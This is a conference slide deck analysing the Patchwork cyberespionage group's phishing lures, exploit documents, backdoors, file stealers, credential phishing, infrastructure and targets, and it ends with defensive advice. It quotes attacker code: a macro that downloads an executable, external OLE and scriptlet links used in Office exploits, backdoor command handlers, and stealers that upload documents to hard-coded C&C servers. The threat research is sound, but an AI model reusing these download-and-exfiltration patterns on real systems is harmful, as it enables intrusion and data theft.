

Patchwork: from one malicious document to complete TTPs of a medium skilled threat actor

Daniel Lunghi – Cyber Safety Solutions team

Jaromir Horejsi – Cyber Safety Solutions team



Outline

- History, previous research
- Beginning of the investigation
- Infection vectors
- Backdoors and remote access tools
- File stealers
- Phishing kits and credentials harvesting
- Overview of the infrastructure
- Targets and victims
- Countermeasures and defense

History and previous research

- Research published under various names:
 - Patchwork / Monsoon / Dropping Elephant / APT-C-09
- Selected publications
 - Unveiling Patchwork, Cymmetria, Jul 2016
 - Monsoon – Analysis of an APT Campaign, Forcepoint, Aug 2016
 - In-Depth Look at New Variant of MONSOON APT Backdoor, Fortinet, Apr 2017
 - 摩诃草APT团伙新脚本类攻击样本分析, Qihoo 360, Sep 2017
 - Untangling the Patchwork Cyberespionage Group, Trend Micro, Dec 2017

Beginning of the investigation

- During our daily threat hunting routine, we discovered several delivery documents with untypical themes
- Lures to enable macros, downloads RAT
- Topics related to Bangladesh and Sri Lanka



```
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "http://clep-cn.org/202KSL.exe", False
xHttp.Send
```

Infection vectors

- Spear phishing emails
 - Contain links referring to weaponized document with macros or exploits
 - Sent via a legitimate mail distributing service YMLP or from own mail servers since September 2017
- Multiple methods to send the weaponized document:
 - document directly attached to email
 - direct link to the document in email
 - website redirecting to the malicious document

Infection vectors

- Email subjects:
 - Geopolitics (“Entanglement: Chinese and Russian Perspectives on Non-nuclear Weapons and Nuclear Risks”)
 - Military (“Have a look at Bangladesh Army News”)
 - Current news (“Wang Qishan exposed. Scandal with Fan Bingbing”)
- Sender address:
 - Before September 2017: spoofed or non-existent
 - From September 2017: domains owned by Patchwork, so probably valid e-mail addresses

Infection vectors

- Example of links found in spear phishing mails:
 - <http://www.ciis-cn.net/ciis/North-Korea-Missile.doc>
 - Sometimes leads to opendir
 - <http://www.cnaas.org/index.php?f=Asia-Policy.doc>
 - Stopped using index.php redirector script after our blogpost got published
 - <http://<IP address>/Attachments/d3VsZWIAamQuY29t.asp>
 - Only seen PHP/ASP scripts redirectors a few times
 - Now: <http://<domain>/<document>.docx>
 - Back to the basics, no directories

Infection vectors

- Example of the website redirecting to the malicious document

The screenshot shows a web browser at the URL `english.sinamilnews.com`. The page header includes the text "Sponsored by the Chinese People's Liberation Army" and language options for "Chinese(GB)", "Chinese(Big5)", and "Defense Ministry". The main navigation bar features the "China Military" logo and a menu with items like HOME, CMC, ARMED FORCES, CHINA, OPINIONS, VOICES, WORLD, INT'L REPORTS, MEDIA, BILINGUAL, and SOCIETY. A search bar is also present.

The "Top Stories" section contains three articles:


- Chinese president meets top U.S. general**: Accompanied by an image of the American and Chinese flags. The text states: "Chinese President Xi Jinping on Thursday met with visiting chairman of the U.S. Joint Chiefs of Staff Joseph Dunford at the Great Hall of the People in Beijing."
- China invites US to solve issues together**: Accompanied by an image of two men in suits sitting at a table. The text states: "China has invited the United States to work together and play a constructive role in solving issues regarding the Korean Peninsula and maintaining peace and stability in the region."
- Destroyer flotilla completes training in South China Sea**: Accompanied by a vertical stack of four images showing a missile launch, ships at sea, and personnel on a ship. The text states: "Missile frigate Huangshan (Hull 570) attached to a destroyer flotilla with the South China Sea Fleet under the PLA Navy fires its close-in weapons system at simulated sea targets during the live-fire training in waters of the South China Sea in mid-August."

```
1092 <!-- Webterren JsCode end-->
1093 <!-- Go to www.addthis.com/dashboard to customize your tools -->
1094
1095 <head>
1096 <meta http-equiv="refresh" content="1;url=http://english.sinamilnews.com/PLA-Deployment-Revealed.doc" />
1097 </head>
1098
1099 </body></html>
```


Examples of delivery documents

- CVE-2012-1856

RTF files, drop various decoy documents related to China



Power and Order in the South China Sea


By Dr. Patrick M. Cronin

Despite numerous calls for a more cooperative relationship, U.S.-China ties appear to be on an increasingly competitive trajectory.¹ Nowhere has this seemed more apparent than in the South China Sea, where rising tensions have been sowing concern throughout Southeast Asia about the durability of order in the Asia-Pacific region.²


A defining moment in deteriorating relations occurred at the July 2010 Association of Southeast Asian Nation (ASEAN) Foreign Ministers' Meeting in Hanoi, when Secretary of State Hillary Clinton announced U.S. support for ensuring that territorial disputes were resolved amicably and fairly. "The United States," Secretary Clinton explained, "has a national interest in freedom of navigation, open access to Asia's maritime commons, and respect for international law in the South China Sea."³ That prompted Chinese Foreign Minister Yang Jiechi to warn "outside powers" not to meddle, and then turn to Southeast Asian foreign ministers and declare: "China is a big country. And you are all small countries. And that is a fact."⁴ U.S.-China relations have now become inseparable from the complex set of issues roiling the South China Sea. From the point

Examples of delivery documents

- CVE-2014-4114



- CVE-2017-0199



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"
><Relationship Id="rId3" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="
http://ciis-cn.net/msofficeupdatenip.htm" TargetMode="External"/><Relationship Id="rId2" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/slideLayout" Target=
"../slideLayouts/slideLayout5.xml"/><Relationship Id="rId1" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/vmlDrawing" Target=
"../drawings/vmlDrawing1.vml"/><Relationship Id="rId4" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target=
"../media/image1.wmf"/></Relationships>
```



Examples of delivery documents

- Social engineering
- Lures victims to double click and execute payload

PROTECTED DOCUMENT


This document is protected by Microsoft Office and requires human verification.
Please Enable Editing and Double Click below to prove that you are not a robot.



China_Maritime_Power.docx

Double Click here to Unlock Document

CANT? VIEW FOLLOW THE STEPS BELOW



Foreign Policy
at BROOKINGS

Strategic_Chain

Enter the KEY below & click on the logo to
unlock the document

The Strategic Chain
*Linking Pakistan, India,
China, and the United
States*

Robert Einhorn
Project Co-Chair

W.P.S. Sidhu
Project Co-Chair

Examples of delivery documents

- CVE-2017-8570

scriptlet .sct file

empty .ppsx file

malicious link in slide1.xml.rels

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="
http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId3" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target='script:http://brokings.org/stratchain.sct' TargetMode="External"/>
<Relationship Id="rId2" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/slideLayo
ut" Target=" ../slideLayouts/slideLayout1.xml"/>
```

Examples of delivery documents

- CVE-2015-1641

RTF files

- targeting Pakistan victims

Government of Pakistan
Finance division
(Regulations Wing)

No.F.4 (3) R-4/2011-Revision

Islamabad October 10, 2017

Subject: REVISION OF ADHOC RELIEF ALLOWANCE - 2017 @ 15 % OF BASIC PAY TO THIS EXECUTIVE/SUPERVISORY STAFF OF AUTONOMOUS/ SEMI AUTONOMOUS BODIES, CORPORATIONS ETC.

Supply Chain Management
(Purchase - Coord)

Subject: - FREQUENT VIOLATION OF PPRA RULES - 2004

PPRA vide letter No 9-1/10-09/m&c/2017, dated 10-09-2017 has conveyed violation of PPRA Rule-13 by POF during the advertisement of tender Notice through E-mail on 08-09-2017 which does not comply with the following provisions of the PPRA - 2004:-

PPRA Rule 13 (1) (2)

"Requiring that response time of fifteen days for national competitive bidding and thirty days for international competitive bidding be allowed. The response time shall be calculated from the date of first publication of the advertisement in a newspaper or posting on the website as the case may be. - **Response time is less than the prescribed limits in the above referred notice**".

Examples of delivery documents

- Often open directories, which lead to even more documents and payloads

Index of /xinwen

[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory			-
[]	15document.doc	2016-11-14 21:50	9.0K	
[IMG]	456.gif	2015-11-18 19:19	1.1K	
[]	China Maritime Super.>	2016-11-14 23:42	292K	
[]	China Power Report P.>	2016-11-06 23:59	665K	
[]	China Power Report P.>	2016-11-06 23:59	8.0M	
[]	China US Strategy2.ppsx	2016-11-03 23:38	1.2M	
[]	Power South China Se.>	2016-11-10 20:36	793K	
[]	Trump Sex Report.ppsx	2016-11-08 22:14	1.6M	
[]	Trump SouthChina Sea.>	2016-11-09 23:29	93K	
[]	Trump South China Se.>	2016-11-09 21:45	654K	
[]	US China Startegy1.doc	2016-11-03 21:57	914K	
[]	US China Strategy3.doc	2016-11-03 22:02	914K	
[]	document.doc	2016-11-14 23:42	1.3M	
[IMG]	korea.gif	2015-11-18 19:19	1.1K	
[IMG]	mi.gif	2015-11-18 19:19	1.1K	
[]	trial1.doc	2016-11-07 02:23	9.5K	

Index of /wd

	Name	Last modified	Size	Description
	 Parent Directory			-
	 Microsoft.Win32.TaskScheduler.dll	2017-11-29 06:36	200K	
	 word.exe	2017-11-29 04:54	930K	

Apache/2.4.7 (Ubuntu) Server at Port 80

Backdoors and remote access tools

- xRAT (now renamed to QuasarRAT)

🔗 QuasarRAT

📍 build passing license MIT

Free, Open-Source Remote Administration Tool for Windows

Quasar is a fast and light-weight remote administration tool coded in C#. Providing high stability and an easy-to-use user interface, Quasar is the perfect remote administration solution for you.

Features

- TCP network stream (IPv4 & IPv6 support)
- Fast network serialization (NetSerializer)
- Compressed (QuickLZ) & Encrypted (AES-128) communication
- Multi-Threaded
- UPnP Support

Backdoors and remote access tools

- NDiskMonitor

- Custom .NET backdoor

- Commands:

cme-update – exec command


dv – list logical drives

rr – list files and directories

ue – download & execute

- 4 random ASCII chars appended to the binary

=> all hashes are different



Backdoors and remote access tools

- Socksbot
 - Backdoor with SOCKS proxy capabilities
 - C&C status code serves as a backdoor command
 - 200 – start SOCKS proxy thread
 - 202 – take screenshot and list running process
 - 203 – activate backdoor
 - Write & execute EXE file
 - Write & execute powershell script
 - Write, execute and terminate

```
-
v19 = status_code_ - 200;
if ( v19 )
{
    v20 = v19 - 2;
    if ( v20 )
    {
        if ( v20 == 1 )
            status_code_203(hSocket, v24);
    }
    else
    {
        status_code_202(hSocket, v24);
    }
}
else
{
    status_code_200(hSocket, v24);
},
```

Backdoors and remote access tools

- Badnews backdoor
 - Hardcoded and encoded (sub 0x01) URL addresses with configuration
 - Links to legitimate services like Github, feed43, webrss, wordpress, weebly...

```
..j.u.d.s.....uid=....&u=.GetUserNameW....%04x...UNIC.....?...&...=.....i  
uuqt;00sbx/hjuivcvtfspdoufou/dpn0bmgfseopcfmj0uftusp0nbtufs0ynm/ynm...iuuq  
;00gffe54/dpn06281594223137742/ynm...iuuq;00xxx/xfcstt/dpn0dsfbufgffe/qiq@gf  
feje>5::53...iuuqt;00cfdiftcfbvuff/xpseqsftt/dpn0.....o.p.e.n.....lfsofm43/e
```

ADD

Key Hex ff

iuuqt;00sbx/hjuivcvtfspdoufou/dpn0bmgfseopcfmj0uftusp0nbtufs0ynm/ynm
iuuq;00gffe54/dpn06281594223137742/ynm
iuuq;00xxx/xfcstt/dpn0dsfbufgffe/qiq@gffeje>5::53
iuuqt;00cfdiftcfbvuff/xpseqsftt/dpn0

Output time: 1ms length: 195 lines: 1 Save to file Move output to input Und

<https://raw.githubusercontent.com/alfrednobeli/testro/master/xml.xml>
<http://feed43.com/5170483112026631.xml> <http://www.webrss.com>
</createfeed.php?feedid=49942> <https://bechesbeautee.wordpress.com/>

Backdoors and remote access tools

- Badnews backdoor
 - Examples of encoded configuration on Github / Wordpress website

```
Secure | https://raw.githubusercontent.com/alfreednobeli/testro/master/xml.xml
<rss xmlns:blogChannel="http://backend.userland.com/blogChannelModule" version="2.0">
<channel>
<title>good</title>
<link>http://feeds.rapidfeeds.com/79167/</link>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="via" href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="self" href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
<description>
<![CDATA[
{{[MmVhZGFkMmQ2NGM2YzYwNTI0MjRlNjA1ZTU4NWU2MDU2NWE1ZTY0NTI1YzY0ZmU1MGZlZjhmNmYwZjBmMjQwZjRmYWYyNDI1OGZjNWU2NmYwYzZkOGYyZWVmMjQwZmVmZTYyZDJlMmQyMw==}}
]]>
</description>
<pubDate>Tue, 21 Jul 2015 05:03:09 EST</pubDate>
<docs>http://backend.userland.com/rss</docs>
<generator>RapidFeeds v2.0 -- http://www.rapidfeeds.com/</generator>
<language>en</language>
</channel>
</rss>
```

Site Title

[Home](#) [About](#) [Contact](#)   

xciting

October 11, 2017

bechesbeautee

[Leave a comment](#)

wipego jormekhonso isazbti

```
[[MmVhZGFkMmQ2NGM2YzYwNTI0MjRlNjA1ZTU4NWU2MDU2NWE1ZTY0NTI1YzY0ZmU1MGZlZjhmNmYwZjBmMjQwZjRmYWYyNDI1OGZjNWU2NmYwYzZkOGYyZWVmMjQwZmVmZTYyZDJlMmQyMw==]]
```



Backdoors and remote access tools

- Badnews backdoor

- Decryption

- XOR & ROL

```
lpPayloadDecoded_[v6++] = __ROL1__((v11 + 16 * v9) ^ 0x23, 3);
```

- Newer versions (Nov 2017) use additional blowfish encryption

Commands

- shell, link, mod, upd, dwd, kl, snp, ustr, sdwl, utop, hcmd

```
if ( !addr_strstria(&pReceivedBuffer, "404 Not Found") )
{
    strcpy(Srch, "link:");
    v18 = addr_strstria(&pReceivedBuffer, Srch);
    if ( v18 )
    {
        v19 = v18 + 5;
        *a4 = 1;
        goto LABEL_54;
    }
    strcpy(Srch, "shell:");
    v20 = addr_strstria(&pReceivedBuffer, Srch);
    if ( v20 )
    {
        v19 = v20 + 6;
        *a4 = 0;
        goto LABEL_54;
    }
    strcpy(Srch, "mod:");
    v21 = addr_strstria(&pReceivedBuffer, Srch);
    if ( v21 )
    {
        v19 = v21 + 4;
        *a4 = 2;
        goto LABEL_54;
    }
    strcpy(Srch, "upd:");
    v22 = addr_strstria(&pReceivedBuffer, Srch);
    ...
}
```

File stealers

■ Taskhost stealer


```
private void RemoveResource(object sender, EventArgs e)
{
    this.Hide();
    this.ShowInTaskbar = false;
    this.windowID = Marshal.AllocHGlobal(this.windowID);
    this.CheckAction();
    this.RemoveResource("*.*doc;*.xls;*.pdf;*.ppt;*.eml;*.msg;*.rtf;");
}
```

```
POST http://209.58.185.35/secure.php?drive=C-%5BFixed%5D&student_name=[REDACTED] HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 209.58.185.35
Content-Length: 9
Expect: 100-continue
Connection: Keep-Alive

C-[Fixed]
```

```
POST http://209.58.185.35/secure.php?drive=C-%5BFixed%5D/Program%20Files/Debugging%20Tools%20for%
Content-Type: multipart/form-data; boundary=rv5rgkjt.0t3
Host: 209.58.185.35
Content-Length: 1196548
Expect: 100-continue


--rv5rgkjt.0t3
Content-Disposition: form-data; name="file"; filename="kernel_debugging_tutorial.doc"
Content-Type: application/msxls
Content-Type: application/msword
Content-Type: application/msppt
Content-Type: application/pdf
Content-Type: text/txt
Content-Type: application/rtf
Content-Type: image/jpeg
Content-Type: application/zip
Content-Type: application/ipd
Content-Type: application/bbb
Content-Type: application/x-rar-compressed
Content-Type: application/x-7z-compressed
```



File stealers

- Wintel stealer

```
{  
    "*.docx",  
    "*.doc",  
    "*.ppt",  
    "*.pptx",  
    "*.pps",  
    "*.xls",  
    "*.xlsx",  
    "*.pdf"  
};
```



```
string left = this.we.DownloadString("http://179.48.251.4/php/load_check.php?ussr=" + Convert.ToBase64String(Encoding.UTF8.GetBytes(MyProject.User.Name.Replace("\\", "-"))).ToString() + "&hsh=" + array[1]);
```

File stealers

- Autolt stealers
 - Older versions of stealers

```
While 1
    _searchindex()
    Sleep(5000)
    __sendoutlist()
    Sleep(5000)
    InetGet($saydone, 1)
WEnd
```

```
Func _searchindex()
    $a1array = _filelisttoarrayrec("C:\\", "*.doc|Windows", $fltar_files, $fltar_recur, $fltar_sort, $fltar_fullpath)
    $a2array = _filelisttoarrayrec("C:\\", "*.docx|Windows", $fltar_files, $fltar_recur, $fltar_sort, $fltar_fullpath)
    $a3array = _filelisttoarrayrec("C:\\", "*.pdf|Windows", $fltar_files, $fltar_recur, $fltar_sort, $fltar_fullpath)
    $a4array = _filelisttoarrayrec("C:\\", "*.ppt|Windows", $fltar_files, $fltar_recur, $fltar_sort, $fltar_fullpath)
    $a5array = _filelisttoarrayrec("C:\\", "*.pptx|Windows", $fltar_files, $fltar_recur, $fltar_sort, $fltar_fullpath)
    $a6array = _filelisttoarrayrec("C:\\", "*.xls|Windows", $fltar_files, $fltar_recur, $fltar_sort, $fltar_fullpath)
    $a7array = _filelisttoarrayrec("C:\\", "*.xlsx|Windows", $fltar_files, $fltar_recur, $fltar_sort, $fltar_fullpath)
    _arrayconcatenate($a1array, $a2array)
    _arrayconcatenate($a1array, $a3array)
    _arrayconcatenate($a1array, $a4array)
    _arrayconcatenate($a1array, $a5array)
    _arrayconcatenate($a1array, $a6array)
    _arrayconcatenate($a1array, $a7array)
    $allfiles = UBound($a1array) - 1
    For $i = 1 To $allfiles
        If FileExists($a1array[$i]) Then
            __findhashedfile($a1array[$i])
        EndIf
    Next
EndFunc
```

Android malware

- AndroRAT has very recently seen being used
 - Gets generic information about the phone (manufacturer, build, ...)
 - Steals contacts, accounts, SMS, call logs, files
 - Gets geolocation information
 - Records camera and microphone
- Again a public malware, code is available on Github

```
public static void startRecording(final int n) throws Exception {
    final File cacheDir = MainService.getContextOfApplication().getCacheDir();
    try {
        Log.e("DIRR", cacheDir.getAbsolutePath());
        MicManager.audiofile = File.createTempFile("sound", ".mp3", cacheDir);
    }
}

if (jsonObject.getString("extra").equals("ls")) {
    ConnectionManager.x0000sm(0, null, null);
    return;
}

if (jsonObject.getString("extra").equals("sendSMS")) {
    ConnectionManager.x0000sm(1, jsonObject.getString("to"), jsonObject.getString("sms"));
}
```


Phishing kits and credentials harvesting

- Websites used for credential harvesting

- URL with encoded parameters

u = user

r = referrer

d = domain

- Popular Chinese email providers

- Others exist for Gmail, Yahoo..



Phishing kits and credentials harvesting

- Entered parameters sent unencrypted to the info gathering php script

Body	
Name	Value
username	user
domain	163
red	http://mial.163.com
password	uuuuuu
btn-login	

Overview of the infrastructure

At least:

- 50 domains registered in 2016
- 47 domains registered in 2017
- 24 domains registered in 2018 (until now)

- 63 IP addresses used in 2017
- 38 IP addresses used in 2018 until now (of which 20 were new)

Overview of the infrastructure

- Domain names similar to legitimate domain names
 - Similar to target domain name
 - aliexpress.com -> aliexpress.net
 - Similar to geopolitics/think tank/strategy/military websites
 - ciis.org.cn -> ciis-cn.net
 - fpri.org -> fprii.net
 - Similar to existing webmails
 - netease.com -> neteease.com
 - mail.yahoo.com -> yahoomail.support
 - Generic domain names
 - stripshowsclub.com
 - servicelgin.center

Overview of the infrastructure

Different kind of servers:

- C&C
- File hosting and distribution
- SMTP server
- Phishing website
- Redirection website



Apache on Windows or Linux (Ubuntu, CentOS, Debian...)

Overview of the infrastructure

- Blogpost publication date: December 11th 2017
- IOC appendix contains 40 domain names and 10 IP addresses
- December 18th 2017: None of these domains resolves to an IP address anymore
- Within the next 3 months, 4 domains and 1 IP address have been reused





Targets

- B2C online retailers
- Telecommunication media
- Multiple high ranking military officers
- United Nations Development Program (UNDP)
- Diplomacy
- Banks, financial institutions
- Researchers and scholars in diplomacy/strategy/science

- Sometimes, the entity is targeted multiple times
 - One target got 34 spear phishing mails in 2017

Targeted countries

- China
- Pakistan
- Bangladesh
- Sri Lanka
- Israel
- US
- Bahamas



Links with Confucius APT group

- Some architecture (IPs) overlap with Confucius APT group
- Code similarities between NDiskMonitor and remote-access-c3 backdoor
 - The same backdoor commands (cme-update, etc...)
 - .NET vs C++
- Multiple samples of a custom Delphi backdoor and filestealer named “BioData” with C&C servers in both infrastructures
- Previous reports of both threat actors mention links with Hangover
- Pakistan is a target for both groups

Countermeasures and defense

- Persistence mechanisms are extremely basic, so easy to spot
 - Entry in well-known “Run” registry key
 - LNK files in the current user startup directory
 - Addition of a scheduled task
- Keep in mind that multiple time delays are included (i.e sandbox evasion)
- Patchwork’s weaponized documents are usually detected by generic signatures, as they use unmodified public exploit codes
- C&C domain list is not very large and can be blocked easily (no DGA)

Conclusion

- Medium skilled threat actor
- Likely based in South Asia
- Relies solely on spear phishing
- Uses multiple freely available online tools and known exploits
- Persistently spams its targets unless infection successful
- Does not bother much with OPSEC
- Has infrastructure and code overlap with other APT groups:
company renting its hacking services?

Any questions?

